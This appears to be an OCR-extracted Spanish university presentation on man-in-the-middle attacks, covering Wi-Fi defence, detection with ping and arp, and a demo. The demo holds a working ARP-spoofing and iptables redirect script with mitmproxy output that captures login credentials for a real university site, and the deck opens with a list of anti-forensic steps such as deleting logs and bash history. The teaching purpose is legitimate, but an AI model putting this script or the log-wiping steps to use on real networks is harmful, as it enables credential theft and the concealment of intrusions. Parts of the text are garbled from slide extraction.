
- **DESTRUCCIÓN DEL SISTEMA**
- **CAPTURANDO Y ELIMINANDO LOS ACCESS LOG DE APACHE.**
- **ELIMINAR EL BASH HISTORY**
- **ELIMINAR TODO RASTRO DE EXPLOITS, WEBSHELLS, SNIFFERS, ...**
- **TENER CUIDADO CON LOS CAMBIOS EN EL SISTEMA**
- **CUIDADO CON LOS BACKDOORS**
- **ELIMINAR TODA CUENTA REALIZADA**
- **CUIDADO CON EL SYSLOG**



# COMO EVITAR UN ATAQUE MITM

## ESCENARIOS EN LOS QUE PUEDA DARSE:

- REDES WIFI ABIERTAS.
- MI RED WIFI DE CASA.




# REDES WIFI ABIERTAS

- \* No conectase automáticamente
- \* Usar VPN
- \* No usar VPN gratuitos
- \* Solo hacer conexiones HTTPS
- \* No dar datos frágiles en redes abiertas
- \* Usar un tipo de cifrado fuerte.



# MI RED WIFI DE CASA



# MI RED WIFI DE CASA



**Enter the name of the network.**  
Enter the name of the network you want to add, and then enter the password if necessary. You can also click Show Networks to see a list of available networks.

Network Name:

Security:


User Name:

Password:

802.1X:

☒ Remember this network

# MI RED WIFI DE CASA





# COMO SABER SI ESTAS SIENDO VÍCTIMA DE UN ATAQUE MITM


- Si tenemos acceso a la máquina
- Prueba de icmp
- Prueba Arp
- Prueba Arp en mi red.



*Chips del fabricante infineon generan claves RSA que no son seguras*

# SI TENEMOS ACCESO A LA MÁQUINA

Es fácil ver la lista de aplicaciones y procesos activos, podemos distinguir el sniffer fácilmente.



# PRUEBA DE ICMP

```
Símbolo del sistema
Microsoft Windows [Versión 10.0.10240]
(c) 2015 Microsoft Corporation. Todos los derechos reservados.
C:\Users\Download>ping google.es

Haciendo ping a google.es [164.40.244.48] con 32 bytes de datos:
Respuesta desde 164.40.244.48: bytes=32 tiempo=2ms TTL=60
Respuesta desde 164.40.244.48: bytes=32 tiempo=2ms TTL=60
Respuesta desde 164.40.244.48: bytes=32 tiempo=2ms TTL=60
Respuesta desde 164.40.244.48: bytes=32 tiempo=4ms TTL=60

Estadísticas de ping para 164.40.244.48:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos)
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 2ms, Máximo = 4ms, Media = 2ms

C:\Users\Download>
```



# PRUEBA ARP

arp -s [IP] [MAC]

arp -a

```
Administrador: C:\Windows\system32\cmd.exe
C:\Users\Administrador>arp -a -v

Interfaz: 127.0.0.1 --- 0x1
Dirección de Internet      Dirección física      Tipo
224.0.0.22                 estático
224.0.0.252                estático
239.255.255.250            estático

Interfaz: 192.168.0.10 --- 0x1c
Dirección de Internet      Dirección física      Tipo
192.168.0.1                00-22-3a-e0-75-d8    dinámico
192.168.0.11               00-0c-6e-d6-19-d4    dinámico
192.168.0.13               00-1d-e0-05-1f-d7    dinámico
192.168.0.255              ff-ff-ff-ff-ff-ff    estático
224.0.0.22                  01-00-5e-00-00-16    estático
224.0.0.252                 01-00-5e-00-00-fc    estático
224.0.0.253                 01-00-5e-00-00-fd    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático

C:\Users\Administrador>_
```

# PRUEBA ARP EN MI RED

```
C:\Users\xxx>tracert www.mznlabsec.blogspot.com
```

```
Traza a la dirección blogspot.l.googleusercontent.com [173.194.41.234]  
sobre un máximo de 30 saltos:
```

1	443 ms	3 ms	3 ms	192.168.1.39
2	192 ms	38 ms	40 ms	192.168.153.1
3	608 ms	38 ms	37 ms	2.Red-81-46-35.staticIP.rima-tde.net [81.46.35.2]
4	2059 ms	69 ms	70 ms	AE3-GRCMADJV1.red.telefonica-wholesale.net [5.53.1.77]
5	956 ms	61 ms	62 ms	5.53.1.82
6	60 ms	70 ms	61 ms	209.85.251.242
7	57 ms	58 ms	59 ms	209.85.240.97
8	617 ms	84 ms	78 ms	mad01s15-in-f10.1e100.net [173.194.41.234]

```
Traza completa.
```

# DEMO

```
root@kali:~# cat redireccionar_y_envenenar.sh
#!/bin/sh

sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

arpspoof -i eth0 -t 192.168.0.1 192.168.0.11 &
arpspoof -i eth0 -t 192.168.0.11 192.168.0.1 &
```

```
root@kali:~# mitmproxy -T
```

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
GET https://150.214.191.180/
  ↳ 200 text/html 4.88k 98ms
>> POST https://150.214.191.180/index.php
  ↳ 200 text/html 3.03k 98ms
```


```
kali-linux [Corriendo] - Oracle VM VirtualBox
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
2018-04-25 23:46:05 POST https://150.214.191.180/index.php
← 200 OK text/html 3.03k 101ms
Request Response Detail
Host: decsai.ugr.es
Connection: keep-alive
Content-Length: 72
Cache-Control: max-age=0
Origin: https://decsai.ugr.es
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://decsai.ugr.es/
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.993029814.1520251059; _gid=GA1.2.1145926173.1524394290; decsai_lang=es; PHPSESSID=v9f9elvpqn9f92sffbg77737c7
URLEncoded form [m:auto]
p: veridentif
ident: 0
user: usuariodecsai
passwd: clavedecsa
enviar: Entrar
[1/3] ? :help q :back [* :8080]
```

jose maria

CCIA. Departamento de C x

No es...guro | https://decsai.ugr... ☆ ABP M



Aplicaciones uni guille radio - TomTop.com » Otros marcadores

 **Departamento de Ciencias de la Computaci**  
Universidad de Granada

**Acceso restringido**


Usuario:

Clave:

 **UNIVERSIDAD DE GRANADA** 

[Olvidó su contraseña?](#)

DECSAI - Departamento de Ciencias de la Computación e Inteligencia Artificial - Acceso Identificado



```
2018-04-26 00:08:11 GET https://150.214.191.180/
← 200 OK text/html 4.88k 22.1s

Request Response intercepted Detail
Date: Wed, 25 Apr 2018 22:08:36 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 4998
Connection: close
Content-Type: text/html; charset=iso-8859-1
Couldn't parse: falling back to Raw [m:auto]
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
?? <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es"?>
    <head><meta http-equiv="Content-type"
content="text/html; charset=iso-8859-1" />
    <title>
        CCIA. Departamento de Ciencias de la Computaci\xf3n e Inteligencia
Artificial
    </title>
↓ [2/2] [i:https] ? :help q:back [*:8080]
```



```
mproxynphjipv + (/tmp) - VIM
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

    <tr>
      <td><div align="center" style="font-size: 18px; color: #243349;"><b>Acceso restringido
</b></div></td>
    </tr>
    <tr>
      <td>
        <table style="width: 70%; margin: 10px auto; background-color: #F4F4F4;" border="1"
cellpadding="4" cellspacing="2">
          <tr>
            <td style="text-align: right;"> Usuario interceptado: </td>
            <td> <input name="user" type="text" id="user" class='flat
'></td>
          </tr>
          <tr>
            <td style="text-align: right;"> Clave interceptada: </td>
            <td><input name="passwd" type="password" maxlength="20" class='
flat'></td>
          </tr>
          <tr>
            <td colspan="2" style="text-align:center;"><input name="enviar" type="s
ubmit" value="Entrar" class='submit'></td>
          </tr>
        </table>
-- INSERTAR --
```

CCIA. Departamento de

No es seguro

https://decsai.ugr.es

Aplicaciones


uni

guille

radio - TomTop.com

df

phonegap


  
UNIVERSIDAD  
DE GRANADA


## Departamento de Ciencias de la Computación

Universidad de Granada

### Acceso restringido

Usuario interceptado:	<input type="text"/>
Clave interceptada:	<input type="password"/>
<div>Entrar</div>	

  
UNIVERSIDAD  
DE GRANADA

  
DECSAI

[¿Olvidó su contraseña?](#)



# CASOS CURIOSOS/FAMOSOS DE MITM



# CASOS CURIOSOS/FAMOSOS DE MITM



The image shows a screenshot of a web browser window displaying a login page. The page has a header with navigation icons (home, back, forward, search, etc.). The main content area is titled "Logon" and contains three input fields: "Enter your access account number" (with a red bar), "Enter your PIN" (with a small white box), and "Enter your user number" (with the number "1"). Below these fields is a red keypad with numbers 1-9, 0, and a "C" button. A large green "FAK" watermark is overlaid on the page. To the right of the login fields, there are several warning messages and links:

- Be aware of sophisticated "spyware" attacks**: WARNING: Be aware of sophisticated spyware attacks becoming more and more advanced. This means we need to be vigilant about the information we share online. Avoid being a victim.
- Updated Absa-Listed Beneficiaries**: British American Tobacco South Africa (BATSA) has instructed all BATSA clients to update their details using the Absa website.
- Free Security Downloads**:
  - Ensure you're secure and upgrade your software.
  - Download free Trend Micro 2011 anti-virus software.
- Important Notice**: A large yellow warning icon with a red exclamation mark and the text "Phishing F... DON'T LET..." is visible at the bottom right.

At the bottom of the login section, there are links for "Important Internet Banking links": "How to register", "FAQs", "Tax returns", and "Verander na Afrikaans".

# CASOS CURIOSOS/FAMOSOS DE MITM



# BIBLIOGRAFÍA

- [HTTPS://WWW.REDEZONE.NET](https://www.redezone.net)
- [HTTP://WWW.NETWORKWORLD.ES](http://www.networkworld.es)
- [HTTPS://WWW.1AND1.ES](https://www.1and1.es)
- [HTTP://WWW.ELLADODELMAL.COM](http://www.elladodelmal.com)
- [HTTP://SEGURIDAD.INFORMATICOPYMES.COM](http://seguridad.informaticopymes.com)
- [HTTP://WWW.RTVE.ES/NOTICIAS/20130204/HISTORIA-CREADORES-DEL-TROYANO-INFORMATICO-GOZI/606454.SHTML](http://www.rtve.es/noticias/20130204/historia-creadores-del-troyano-informatico-gozi/606454.shtml)
- [HTTPS://NAKEDSECURITY.SOPHOS.COM/ES/2015/06/11/49-BUSTED-IN-EUROPE-FOR-MAN-IN-THE-MIDDLE-BANK-ATTACKS/](https://nakedsecurity.sophos.com/es/2015/06/11/49-busted-in-europe-for-man-in-the-middle-bank-attacks/)
- [HTTP://WWW.CURSODEHACKERS.COM/MANINTHEMIDDLE.HTML](http://www.cursodehackers.com/maninthemiddle.html)



# BIBLIOGRAFÍA

- [HTTP://WWW.OVERLOAD.NET/2011/08/ELIMINACION-DE-HUELLAS.HTML](http://www.overload.net/2011/08/eliminacion-de-huellas.html)
- [HTTPS://BLOG.DESDELINUX.NET/LAS-11-MEJORES-APLICACIONES-DE-HACKING-Y-SEGURIDAD-PARA-LINUX/](https://blog.desdelinux.net/las-11-mejores-aplicaciones-de-hacking-y-seguridad-para-linux/)
- [HTTP://ETTERCAP.SF.NET](http://ettercap.sf.net)
- [HTTPS://WWW.S21SEC.COM](https://www.s21sec.com)
- [HTTPS://MEDIUM.COM/@MARVIN.SOTO/EL-PROTOCOLO-IRDP-POSIBILIDAD-DE-SPOOFING-6A966DD5C8FD](https://medium.com/@marvin.soto/el-protocolo-irdp-posibilidad-de-spoofing-6a966dd5c8fd)
- [HTTPS://WRONG.NAME/OTHER/THESIS.PDF](https://wrong.name/other/thesis.pdf)
- [HTTP://NEO.LCC.UMA.ES/EVIRTUAL/CDD/TUTORIAL/RED/ICMP.HTML](http://neo.lcc.uma.es/evirtual/cdd/tutorial/red/icmp.html)
- [HTTPS://PACKETSTORMSECURITY.COM/FILES/10080/ADMID-PKG.TGZ.HTML](https://packetstormsecurity.com/files/10080/admid-pkg.tgz.html)